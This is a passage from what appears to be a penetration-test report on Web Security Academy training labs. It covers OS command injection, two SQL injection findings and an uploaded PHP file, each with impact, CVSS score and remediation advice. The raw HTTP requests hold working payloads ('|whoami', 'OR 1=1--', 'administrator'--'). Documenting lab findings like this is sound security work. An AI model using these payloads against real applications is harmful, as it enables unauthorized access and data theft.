```



https://0ad900340321f1df821f20ba00e30072.web-security-academy.net/files/avatars/exploit.php

```
vgjvAv4tOZ8pETb85sIujesKATZIYaiM
```

Recommendation

Perform server-side validation of file types beyond extension checks.

Use libraries that detect real file signatures (magic bytes).

Rename uploaded files to random values to prevent direct access.

SS-013: OS Command Injection

Description

Unvalidated input passed to system shell enabling arbitrary commands.


Impact

Unvalidated user input passed into system commands enables attackers to execute arbitrary operating system instructions. This results in full system compromise, allowing attackers to manipulate files, extract sensitive data, or pivot deeper into the infrastructure.

CVSS Score

Base Score: 10.0 (Critical)

Screenshot/s



```
POST /product/stock HTTP/2
Host: 0abc00a004135969802a5832005f00a5.web-security-academy.net
Cookie: session=HFSwZzq49Nx4TSMer0ju07lmAIXSItm4
Content-Length: 21
Sec-Ch-Ua-Platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.5
Origin: https://0abc00a004135969802a5832005f00a5.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0abc00a004135969802a5832005f00a5.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1|whoami
```

Recommendation

Avoid passing user input into system shell commands.

Use safe APIs or parameterized functions instead of shell calls.

Apply input validation and escaping where command execution is unavoidable.

Run applications with least privilege accounts.

SS-014: SQL Injection – Data Exposure

Description

Unsanitized input enables SQLi to extract sensitive data.


Impact

SQL Injection vulnerabilities expose backend database queries to manipulation. Attackers can extract sensitive records, such as unreleased product data, and potentially modify or delete database content, leading to data breaches and loss of integrity.


CVSS Score

Base Score: 9.8 (Critical)

Screenshot/s



```
GET /filter?category=Accessories'+OR+1=1-- HTTP/1.1
Host: 0a4100de049b85c681f425dd0087005f.web-security-academy.net
Cookie: session=VoInQmNdgLmOYC5ZMvIMI9YgDJGEfPoM
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.5
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4100de049b85c681f425dd0087005f.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

Accessories' OR 1=1--

Refine your search:

All | Accessories | Clothing, shoes and accessories | Corporate gifts | Food & Drink

Recommendation

Use parameterized queries or stored procedures (prepared statements).

Employ an ORM (Object Relational Mapper) where possible.

Sanitize and validate all user inputs.

Apply least privilege to database accounts.

SS-015: SQL Injection – Authentication Bypass

Description

SQLi in login form allows full bypass of authentication.


Impact

Exploiting SQL Injection in the login function enables attackers to bypass authentication entirely. This allows them to log in as administrative users without valid credentials, resulting in complete compromise of the application.

CVSS Score


Base Score: 10.0 (Critical)

Screenshot/s



```
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Origin: https://0a9400c2042ad2cf83ff8c890000008b.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.5
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9400c2042ad2cf83ff8c890000008b.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

csrf=skGTWnchB7KeNj4yTajmY97AUbvMq9Z1&username=administrator'--&password=text
```



My Account

Your username is: administrator

Recommendation

Use prepared statements for all authentication-related queries.

Enforce strong input validation and filtering.

Employ multi-factor authentication (MFA) for sensitive accounts.

Monitor and alert on suspicious login attempts.

Conclusion

The penetration test identified fifteen vulnerabilities across server-side components, with six rated as Critical, seven as High, and two as Medium severity. The most severe findings include SQL Injection, OS Command Injection, and unrestricted File Uploads, all of which could allow complete system compromise in a real-world environment.

Overall Security Posture: The target application, if this were a production deployment, would be considered highly vulnerable. Addressing the identified flaws should be treated as a top priority.

Suggested Next Steps: Immediately remediate Critical issues, followed by High and Medium findings. Conduct secure code reviews, implement robust security controls (e.g., WAF, intrusion detection), and perform regular penetration tests.